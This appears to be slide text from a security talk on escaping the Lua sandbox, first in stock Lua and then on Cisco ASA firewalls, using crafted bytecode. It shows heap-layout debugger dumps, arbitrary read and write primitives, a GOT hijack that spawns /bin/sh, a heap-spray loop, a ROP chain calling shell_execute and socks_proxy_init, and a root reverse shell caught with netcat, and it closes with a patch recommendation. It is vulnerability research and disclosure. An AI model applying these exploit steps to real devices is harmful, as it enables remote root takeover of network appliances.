Constant Chunk

```
pwndbg> x/32wx k-1
0x62d2b0: 0x00000000 0x00000000 0x00000061 0x00000000
0x62d2c0: 0x00000004 0x00000000 0x0062d320 0x00000000
0x62d2d0: 0x00000004 0x00000000 0x0062d350 0x00000000
0x62d2e0: 0x00000003 0x00000000 0x00000000 0x3ff00000
0x62d2f0: 0x00000004 0x00000000 0x0062d380 0x00000000
0x62d300: 0x00000003 0x00000000 0x00000000 0x40000000
0x62d310: 0x00000000 0x00000000 0x00000031 0x00000000
0x62d320: 0x00000000 0x00000000 0x00000004 0x00000080
pwndbg>
```

```
/*
** Lua values (or `tagged objects')
*/
typedef struct lua_TObject {
    int tt;
    Value value;
} TObject;
```

0x0	PRVE_SIZE	SIZE
0x10	TYPE1	VALUE1
0x20	TYPE2	VALUE2
...

Arbitrary Address Read

- ❖ How to control some chunks?
- ❖ Where is our controlled chunks?
- ❖ Where is current lvm->pc?

```
}  
case OP_TFORPREP: { /* for compatibility only */  
    if (ttistable(ra)) {  
        setobjs2s(ra+1, ra);  
        setobj2s(ra, luaH_getstr(hvalue(gt(L)), luaS_new  
    }  
    dojump(pc, GETARG_sBx(i));  
    break;  
}
```

```
92  
93  
94 #define dojump(pc, i) ((pc) += (i))  
95
```


Info Leak

A Heap Address

```
> a = {}  
> print(tostring(a))  
table: 0x62c7d0  
>
```

```
pwndbg> x/32wx 0x62c7d0-0x10  
0x62c7c0: 0x00000000 0x00000000 0x00000051 0x00000000  
0x62c7d0: 0x0062c790 0x00000000 0x00ff0005 0x00000000  
0x62c7e0: 0x00625660 0x00000000 0x00000000 0x00000000  
0x62c7f0: 0x00625140 0x00000000 0x00625140 0x00000000  
0x62c800: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62c810: 0x00000000 0x00000000 0x00000041 0x00000000  
0x62c820: 0x00629580 0x00000000 0x00000004 0x4964433f  
0x62c830: 0x00000013 0x00000000 0x6e697270 0x6f742874  
pwndbg>
```

```
295  
296 typedef struct Table {  
297     CommonHeader;  
298     lu_byte flags; /* 1<<p means tagmethod(p) is not present */  
299     lu_byte lsizearray; /* log2 of size of `node' array */  
300     struct Table *metatable;  
301     TObject *array; /* array part */  
302     Node *node;  
303     Node *firstfree; /* this position is free; all positions after it are full */  
304     GCObject *gclist;  
305     int sizearray; /* size of `array' array */  
306 } Table;  
307  
308
```

Glibc Heap

- ❖ Chunk size 0x50 => Fastbin => LIFO (Last In First Out)

Glibc Heap

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char** args)
5     char *p1 = malloc(0x48);
6     char *p2 = malloc(0x48);
7     char *p3 = malloc(0x48);
8
9     printf("%p\n", p1);
10    printf("%p\n", p2);
11    printf("%p\n", p3);
12
13    free(p1);
14    free(p2);
15    free(p3);
16
17    return 0;
18 }
```

```
pwndbg> r
Starting program: /tmp/a.out
0x602010
0x602060
0x6020b0
[Inferior 1 (process 11422) exited normal]
pwndbg>
```

```
pwndbg> fastbins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x6020a0 → 0x602050 → 0x602000 ← 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
pwndbg>
```


Heap Fengshui

```
a = {}  
print(tostring(a))  
a = nil  
collectgarbage()  
a = string.rep("a", 47)
```

```
Breakpoint lvm.c:450  
pwndbg> x/32wx 0x62da30  
0x62da30: 0x00000000 0x00000000 0x00ff0005 0x00000000  
0x62da40: 0x00625660 0x00000000 0x00000000 0x00000000  
0x62da50: 0x00625140 0x00000000 0x00625140 0x00000000  
0x62da60: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62da70: 0x00000000 0x00000000 0x00018591 0x00000000  
0x62da80: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62da90: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62daa0: 0x00000000 0x00000000 0x00000000 0x00000000  
pwndbg> c
```

```
pwndbg> x/32wx 0x62da30  
0x62da30: 0x00000000 0x00000000 0x00000004 0x05d377a0  
0x62da40: 0x0000002f 0x00000000 0x61616161 0x61616161  
0x62da50: 0x61616161 0x61616161 0x61616161 0x61616161  
0x62da60: 0x61616161 0x61616161 0x61616161 0x61616161  
0x62da70: 0x61616161 0x00616161 0x00018591 0x00000000  
0x62da80: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62da90: 0x00000000 0x00000000 0x00000000 0x00000000  
0x62daa0: 0x00000000 0x00000000 0x00000000 0x00000000  
pwndbg> c
```

Arbitrary Address Read

- ❖ How to control some chunks? **DONE**
- ❖ Where is our controlled chunks? **DONE**
- ❖ Where is current lvm->pc?

Heap Fengshui again

```
1 function zzz()
2     local z = nil
3 end
4
5 local x = string.dump(zzz)
6 local u = loadstring(x)
7
8 u()
```

- ❖ Constant Chunk
- ❖ PC Chunk
- ❖ ...

```
static Proto* LoadFunction (LoadState* S, TString* p)
{
    Proto* f=luaF_newproto(S->L);
    f->source=LoadString(S); if (f->source==NULL) f->source=p;
    f->lineDefined=LoadInt(S);
    f->nups=LoadByte(S);
    f->numparams=LoadByte(S);
    f->is_vararg=LoadByte(S);
    f->maxstacksize=LoadByte(S);
    LoadLines(S,f);
    LoadLocals(S,f);
    LoadUpvalues(S,f);
    LoadConstants(S,f);
    LoadCode(S,f);
    #ifndef TRUST_BINARIES
        if (!luaG_checkcode(f)) luaG_runerror(S->L,"bad code in %s",S->name);
    #endif
    return f;
}
```


❖ PC Chunk

0x0	PRVE_SIZE	SIZE
0x10	PC1	PC2
0x20	PC3	PC4
...

❖ Constant Chunk

0x0	PRVE_SIZE	SIZE
0x10	TYPE1	VALUE1
0x20	TYPE2	VALUE2
...

- ❖ Size of {} = 0x50
- ❖ assert constant foo == 4
- ❖ assert instruct foo == 8 or 9


```
3 function zzz()  
4     local a = 1  
5     local b = 2  
6     a = nil  
7     return string.len(a)  
8 end  
9
```

```
function <q.lua:3> (9 instructions, 72 bytes at 0x20beaf0)  
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions  
1     [4]     LOADK      0 0     ; 1  
2     [5]     LOADK      1 1     ; 2  
3     [6]     LOADNIL    0 0 0  
4     [7]     GETGLOBAL  2 2     ; string  
5     [7]     GETTABLE  2 2 253 ; "len"  
6     [7]     MOVE      3 0 0  
7     [7]     TAILCALL  2 2 0  
8     [7]     RETURN    2 0 0  
9     [8]     RETURN    0 1 0
```


a = {}
a = nil



Collectgarbage()



LoadString()



```
function <q.lua:3> (9 instructions, 72 bytes at 0x20beaf0)
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions
 1   [4]   LOADK      0 0   ; 1
 2   [5]   LOADK      1 1   ; 2
 3   [6]   LOADNIL   0 0 0
 4   [7]   GETGLOBAL 2 2   ; string
 5   [7]   GETTABLE  2 2 253 ; "len"
 6   [7]   MOVE      3 0 0
 7   [7]   TAILCALL  2 2 0
 8   [7]   RETURN   2 0 0
 9   [8]   RETURN   0 1 0
```


Origin

```
1 [4] LOADK 0 0 ; 1
2 [5] LOADK 1 1 ; 2
3 [6] LOADNIL 0 0 0
```


Replaced

```
1 [4] FORPREP 0 [ADDR]
2 [5] LOADK 1 1 ; 2
3 [6] LOADNIL 0 0 0
```

Arbitrary Address




```
1 LOADK xxx xxx
2 [JMP BACK]
```




```
LUA_API size_t lua_strlen (lua_State *L, int idx) {
  StkId o = luaA_indexAcceptable(L, idx);
  if (o == NULL)
    return 0;
  else if (ttisstring(o))
    return tsvalue(o)->tsv.len;
  else {
    size_t l;
    lua_lock(L); /* `luaV_tostring' may create a new string */
    l = (luaV_tostring(L, o) ? tsvalue(o)->tsv.len : 0);
    lua_unlock(L);
    return l;
  }
}
```

```
3 function zzz()
4   local a = 1
5   local b = 2
6   a = nil
7   return string.len(a)
8 end
```

```
#define ttisnil(o) (ttype(o) == LUA_TNIL)
#define ttisnumber(o) (ttype(o) == LUA_TNUMBER)
#define ttisstring(o) (ttype(o) == LUA_TSTRING)
#define ttistable(o) (ttype(o) == LUA_TTABLE)
#define ttisfunction(o) (ttype(o) == LUA_TFUNCTION)
#define ttisboolean(o) (ttype(o) == LUA_TBOOLEAN)
#define ttisuserdata(o) (ttype(o) == LUA_TUSERDATA)
```



Origin

1	[4]	LOADK	0 0	; 1
2	[5]	LOADK	1 1	; 2
3	[6]	LOADNIL	0 0 0	

Arbitrary Address

String Length




LUA_TString	PTR
-------------	-----

Load




Replaced

1	[4]	FORPREP	0 [ADDR]	
2	[5]	LOADK	1 1	; 2
3	[6]	LOADNIL	0 0 0	



1	LOADK xxx xxx
2	[JMP BACK]



Arbitrary Address Write

- ❖ Opcode `SETTABLE`
- ❖ Set table[index] = value

```
#define setobj(obj1,obj2) \  
{ const Tobject *o2=(obj2); Tobject *o1=(obj1); \  
  checkconsistency(o2); \  
  o1->tt=o2->tt; o1->value = o2->value; }
```

```
295  
296 typedef struct Table {  
297     CommonHeader;  
298     lu_byte flags; /* 1<<p means tagmethod(p) is not present */  
299     lu_byte lsize; /* log2 of size of `node' array */  
300     struct Table *metatable;  
301     Tobject *array; /* array part */  
302     Node *node;  
303     Node *firstfree; /* this position is free; all positions after it are full */  
304     GCObject *gclist;  
305     int sizearray; /* size of `array' array */  
306 } Table;  
307  
308
```

Arbitrary Address Write

- ❖ Opcode `SETTABLE`
- ❖ assert type == LUA_TTABLE
- ❖ assert metatable valid ptr

```
/*
** Receives table at `t', key at `key' and value at `val'.
**/
void luaV_settable (lua_State *L, const TObject *t, TObject *key, StkId val) {
    const TObject *tm;
    int loop = 0;
    do {
        if (ttistable(t)) { /* `t' is a table? */
            Table *h = hvalue(t);
            TObject *oldval = luaH_set(L, h, key); /* do a primitive set */
            if (!ttisnil(oldval) || /* result is no nil? */
                (tm = fasttm(L, h->metatable, TM_NEWINDEX)) == NULL) { /* or no TM? */
                setobj2t(oldval, val); /* write barrier */
                return;
            }
        }
        /* else will try the tag method */
    }
}
```


Arbitrary Address Write

- ❖ assert constant foo == 4
- ❖ assert instruct foo == 8 or 9

```
function <t5.lua:1> (9 instructions, 72 bytes at 0x1a2ea90)
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions
 1 [2] LOADK      0 0    ; 1
 2 [3] LOADK      1 1    ; 2261634.5098039
 3 [4] LOADNIL    1 1 0
 4 [5] GETGLOBAL  2 2    ; string
 5 [5] GETTABLE   2 2 253 ; "len"
 6 [5] MOVE       3 0 0
 7 [5] TAILCALL   2 2 0
 8 [5] RETURN     2 0 0
 9 [6] RETURN     0 1 0
```

Constant Table

1	TNUMBER	1
2	TNUMBER	0x41414141
3	TSTRING	"string"
4	TSTRING	"len"

```
local function foo()
  local a=1
  local b=2261634.5098039214499294757843017578125
  b = nil
  return string.len(a)
end
```


Origin

1	TNUMBER	1
2	TNUMBER	0x41414141
3	TSTRING	"string"
4	TSTRING	"len"

```
1 [2] LOADK 0 0 ; 1
2 [3] LOADK 1 1 ; 2261634.5098039
3 [4] LOADNIL 1 1 0
```

Replaced

1	TNUMBER	1
2	TNUMBER	new value
3	TSTRING	"string"
4	TSTRING	"len"

```
1 [2] FORPREP 0 ;|[_ADDR_]
2 [3] LOADK 1 1 ; 2261634.5098039
3 [4] LOADNIL 1 1 0
```


1	TNUMBER	1
2	TNUMBER	new value
3	TSTRING	"string"
4	TSTRING	"len"

...
0x18	metatable	addr to modify
...




LUA_TTABLE	Table PTR
------------	------------------

```

1  [2] FORPREP    0 ;[_ADDR_]
2  [3] LOADK     1 1 ; 2261634.5098039
3  [4] LOADNIL   1 1 0

```



```

1  LOADK     0  table_addr
2  SETTABLE  idx value
3  RETURN

```



```
1 [2] FORPREP 0 ;|[_ADDR_]
2 [3] LOADK 1 1 ; 2261634.5098039
3 [4] LOADNIL 1 1 0
```




```
1 LOADK 0 table_addr
2 SETTABLE idx value
3 RETURN
```




Constant Table

1	TNUMBER	1
2	TNUMBER	new value
3	TSTRING	"string"
4	TSTRING	"len"



Index
Value

- ❖ Disadvantage:
 - ❖ 2 bytes will be affected



```
#define setobj(obj1,obj2) \  
{ const Tobject *o2=(obj2); Tobject *o1=(obj1); \  
  checkconsistency(o2); \  
  o1->tt=o2->tt; o1->value = o2->value; }
```


Arbitrary Code Execute

- ❖ Ubuntu 16.04 without PIE
- ❖ Leak the Libc base
- ❖ Hijack the GOT

```
224
225 local getenv_got = 6438944
226 local libc_base = b(getenv_got)
227 --|libc_base = libc_base-235376
228 libc_base = libc_base+283536
229 -- print(hex(libc_base))
230
231 c(getenv_got, libc_base)
232 os.getenv("/bin/sh")
233 -- io.read(1)
```

```
→ bin ./lua output/lua_escape_sandbox.lua
addr: 0x015CC2F0
addr: 0x015D1F90
k 00000000015cd710
table 00000000015cc2f0
value 00000000015d1f90
kb 00000000000000fa
kc 00000000000000fb
_pc table: 0x15d1fe0 00000000015d1fe0
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```


Things become different in *ASA*

Cisco Specific Heap Metadata

0x0	PRVE_SIZE	SIZE
0x10	Prev_foot	head
0x20	mh_magic	mh_len
0x30	mh_refcount	mh_unused
0x40	mh_fd_link	mh_bk_link
0x50	allocator_pc	free_pc
0x60	chunk content	

- ❖ 0x0 - 0x10 Linux Heap Metadata
- ❖ 0x10 - 0x50 Cisco ASA heap Metadata
- ❖ Luckily, **allocator_pc** is pointed in **ELF** (Bypass PIE Later)

Cisco Specific Heap Metadata

- ❖ The size of struct `LUA_TTABLE({})` change from `0x50` to `0x90`
- ❖ From fastbin to smallbin
- ❖ Smallbin will be consolidated if previous or next chunk is freed.

0x0	PRVE_SIZE	SIZE
0x10	Prev_foot	head
0x20	mh_magic	mh_len
0x30	mh_refcount	mh_unused
0x40	mh_fd_link	mh_bk_link
0x50	allocator_pc	free_pc
0x60	chunk content	

- ❖ Thousands of malloc or free will be called in ASA
- ❖ Make Heap fengshui extremely unstable
- ❖ **Solution:**
 - ❖ Heap Spray
 - ❖ Allocate all fengshui continuous in avoid of consolidation

```
while (_str_addr~=_k_addr+128 or _pc_addr~=_str_addr+128 or _mmm_addr~=_pc_addr+128)
do
  _k={}
  _str={}
  _pc={}
  _mmm={}
  _k_addr = _objAddr(tostring(_k))
  _str_addr = _objAddr(tostring(_str))
  _pc_addr = _objAddr(tostring(_pc))
  _mmm_addr = _objAddr(tostring(_mmm))
end
```

Bypass Protection mechanisms

- ❖ Step1. Leak a heap address of `LUA_TTABLE` `{}`
- ❖ Step2: Leak the `allocator_pc` to get an address in ELF
- ❖ Step3: Leak the GOT of `memset` and got `Libc_base`
- ❖ Step4: Leak the `environ` in `Libc_base` and got stack address

Bypass Lina Monitor

- ❖ `system('/bin/sh')` is unavailable here.
- ❖ Lina Monitor will reboot the devices when subprocess or sensitive syscall is called.
- ❖ Solution:
 - ❖ Execute the shell as the Lina do
 - ❖ Internal Function ``shell_execute``
 - ❖ **ROP** is necessary

```
{
  v16 = shell_execute(
    1,
    0LL,
    "/bin/sh",
    "/asa/scripts/vnmc_nb.sh",
    &v23,
    v2 + 92648,
    v2 + 92681,
    v2 + 92752,
    a2,
    &v33,
    &v21,
    a1,
    0LL);
  free(a1);
}
```


Bypass Network Constrains

- ❖ Traffic Constrain
- ❖ Solution:
 - ❖ `socks_proxy_init`
 - ❖ A out-date function
 - ❖ Still useful to open a proxy in 1080 port
 - ❖ ROP is necessary again !

```
1 __int64 __fastcall socks_proxy_init(__int64 a1, __int64 a2, int a3)
2 {
3     char *v3; // rsi
4     unsigned int v4; // eax
5     int v5; // edx
6     unsigned int v6; // ebx
7     char *v7; // rdi
8     __int64 v9; // rax
9
10    v3 = vf_mode_init;
11    if ( !vf_mode_init )
12        vf_error_mode_init();
13    if ( !vf_mode )
14    {
15        v6 = -1;
16        dword_5555D04AAE0 = 0;
17        cp_printf("ERROR: Loopback proxy not supported in multi-context mode.\n", v3, a3);
18        return v6;
19    }
20    v4 = vf_get_vcid();
21    v6 = vf_transparentMode(v4);
22    if ( v6 )
23    {
24        v6 = -1;
25        dword_5555D04AAE0 = 0;
26        cp_printf("ERROR: Loopback proxy not supported in transparent mode.\n", v3, v5);
27        return v6;
28    }
29    v7 = qword_5555D04AAF0;
30    if ( qword_5555D04AAF0 )
31    {
```


Then how to ROP?

- ❖ All the thread will return from `pthread_cond_timedwait`
- ❖ Pre: Already known stack base
- ❖ Step1: Search in the Stack to find the return address of `pthread_cond_timedwait`
- ❖ Step2: Stack Pivot to heap (leave; ret)

```
{
  while ( 1 )
  {
    v1 = pthread_cond_timedwait(&stru_55555CFC54E0, &stru_55555CFC5520, &tp);
    v0 = qword_55555CFC5550;
    if ( qword_55555CFC5550 )
      break;
    if ( v1 )
      goto LABEL_25;
  }
}
```

```
Underlined command: v . try help .
(gdb) bt
#0  0x00007ffff74937ce in pthread_cond_timedwait () from /home/youghur
#1  0x0000555557a49c3e in lina_reap_threads ()
#2  0x0000555557a40bc4 in lina_start_contexts_and_wait ()
#3  0x0000555557a36fb5 in lina_main_thread ()
#4  0x000055555630aab9 in main ()
(gdb) |
```

How to keep ASA Stable after ROP?

- ❖ Because the current rsp point to Heap, the Lina will turn down after shell
- ❖ Solution :
 - ❖ Save the origin RSP, RIP and RBP
 - ❖ Pivot the stack back

Combine Above ALL

- ❖ 0x1: Arbitrary address read
- ❖ 0x2: Arbitrary address write
- ❖ 0x3: Leak ELF_base, Libc_base and stack base
- ❖ 0x4: Search in stack for ret of `pthread_cond_timedwait`
- ❖ 0x5: Put ROP in the Heap
- ❖ 0x6: Modify rbp=> ROP address

Combine Above ALL

- ❖ 0x7: Modify ret => leave ret
- ❖ 0x8: wait any process to trigger (5-10 seconds)
- ❖ 0x9: Call socks_proxy_init by ROP
- ❖ 0xA: Call shell_execute by ROP
- ❖ 0xB: Pivot back from heap to stack
- ❖ 0xC: ASA keep stable!


```
→ bin nc -klvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.2.100] port 4444 [tcp/*] accepted (family 2, sport 17888)
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ciscoasa 3.10.62-ltsi-WR6.0.0.27_standard #1 SMP Tue Aug 23 17:58:23 PDT 2016 x86_64 x86_64 x86_64 GNU/Linux
█
```

How to patch

- ❖ Disable loadstring of lua bytecode

Thanks